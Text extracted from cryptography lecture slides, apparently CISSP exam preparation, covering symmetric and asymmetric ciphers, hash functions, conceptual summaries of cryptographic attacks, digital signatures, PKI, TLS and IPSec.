
Blowfish and Twofish
• Symmetric block ciphers


• Developed by Bruce Schneier


• Open algorithms, unpatented, and freely
available


• Blowfish key sizes: 32 - 448 bit


• Twofish key sizes: 128 - 256 bits
RC5 and RC6
• Block ciphers by RSA Laboratories


• RC5 uses 32-bit, 64-bit, or 128-bit blocks


• Key site: 0 - 2040 bit


• RC6


• Stronger than RC5


• 128-bit block sizes


• Key sizes: 128, 192, or 256 bits
Asymmetric Encryption
• Based on Diffie-Hellman key exchange


• First form was RSA algorithm (1977)


• Each user makes two keys


• Public key is shared with the world


• Private key is kept secret


• Anyone can send you secrets using your
public key


• Only you can open them, with your
private key
179

Mail Slot
• Anyone can put a message inside


• Only the holder of the private key can read the
messages


• You can send, but not receive


• Unless you install your own mail slot
180
• https://
theintercept.com/
2014/10/28/
smuggling-snowden-
secrets/
One-Way Functions
• It must be possible to calculate a public
key from the private key


• But impossible to deduce the private key
from the public key


• Using a mathematical function that's
easy to compute but hard to reverse
One-Way Functions
• Factoring a Large Number


• Into its component primes


• Used by RSA algorithm


• Discrete Logarithm


• Used by Diffie-Hellman and ElGamal
asymmetric algorithms


• Elliptic Curve Cryptography


• Faster to compute than RSA


• Popular on mobile devices

Asymmetric v. Symmetric Encryption
• Symmetric algorithms use shorter keys
and are faster


• In RSA, asymmetric crypto is used to
send a symmetric session key
Hash Functions
• All the bytes in an input file are
combined to form a fixed-length "hash"
or "fingerprint"


• MD5: 128 bits long (insecure)


• SHA-1: 160 bits (No longer trusted)


• SHA-2: 224 bits or longer (secure)


• SHA-3: too new for the CISSP exam


• HAVAL (Hash of Variable Length)


• 128 bits or longer
Collisions
• A hash should be unique in practice


• No two different files should have the
same hash (a "collision")


• MD5 has known collisions


• The first SHA-1 collision was announced
by Google in 2017


• Everyone is moving to SHA-2 now
186
3g
Cryptographic Attacks
Brute Force
• Try every possible key


• In principle, will always work


• Except against the one-time pad


• Impossible in practice if key is long
enough


• 128 bits for a symmetric key


• 2048 bits for an RSA key
Social Engineering
• Trick subject into revealing the key
Rainbow Tables
• Pre-computed table of passwords and
hashes


• Time-memory tradeoff


• Not very practical for modern hash
algorithms


• Very effective against Windows XP's
LANMAN hashes
Known Plaintext
• If plaintext is known or can be guessed,
some mathematical attacks get easier


• Some WEP cracks use this message


• Portions of ARP packets can be
guessed
Chosen Plaintext Attack
• Choosing plaintext that must be padded
to fill the block size


• Can reveal information about the key


• "Padding Oracle" attacks


• BEAST, CRIME, other attacks
Meet-in-the-Middle Attack
• Do half the encryption steps from
plaintext


• Do half the decryption steps from the
ciphertext


• Can make the calculation MUCH faster


• Effectively halving the key size


• This is why people use 3DES, not 2DES
Known Key
• Attacker may have some knowledge
about the key


• Ex: key is based on a dictionary word,
or contains only uppercase characters
Differential Cryptanalysis
• Encrypt two plaintexts that differ by only
a few bits


• Statistical analysis of ciphertext reveals
information about the key
Side-Channel Attacks
• Monitor some physical data that reveals
information about then key


• Timing of calculation


• Power consumption
Implementation Attacks
• Exploit a vulnerability in the actual
system used to perform the math


• System may leave plaintext in RAM or
temporary files


• Key may be left on the hard drive

Birthday Attack
• A room with 23 people has 23x22/2 pairs
of people


• So there are usually two people with the
same birthday


• Hash collisions are found at half the
hash size


• MD5 (128 bits) will have a collision after
2^64 calculations
Implementing Cryptography


Digital Signatures
• Calculate hash of document


• Encrypt it with your private key


• Anyone can verify it with your public key


• Provides authentication, integrity, and
nonrepudiation, but not confidentiality
Verifying a Digital Signature
Message Authentication Code (MAC)
• Verifies authenticity of a message using
hashing and a shared secret key


• Provides integrity and authenticity


• CBC-MAC uses CBC mode of DES
HMAC
• Hashed Message Authentication Code


• A type of MAC


• Uses a shared secret and a hashing
algorithm


• HMAC-MD5


• HMAC-SHA-1
Public Key Infrastructure (PKI)
• Manages digital certificates


• A public key signed with a digital
signature


• Server-based


• On an HTTPS server


• Client-based


• Bound to a person


• Mutual authentication


• Authenticates server and client
Five Components of PKI
• Certificate Authorities


• Issue and revoke certificates


• Organizational Registration Authorities


• Authenticate users and issue certificates to
them


• Certificate holders (can sign documents)


• Clients that validate signatures


• Repositories that hold certificates and
Certificate Revocation Lists


• Online Certificate Status Protocol is a newer
system to replace CRLs
Key Management Issues
• Private keys must be protected, like
passwords


• Backing up a private key may use key
escrow


• Copy of a key (or part of a key) held by
a trusted third party
SSL & TLS
• Secure Sockets Layer was the first
system


• Now replaced by Transport Layer
Security

SSL Handshake

IPSec
• Two primary protocols


• Authentication Header (AH)


• Encapsulating Security Payload (ESP)


• Supporting protocols


• Internet Security Association and Key
Management Protocol (ISAKMP)


• Internet Key Exchange (IKE)
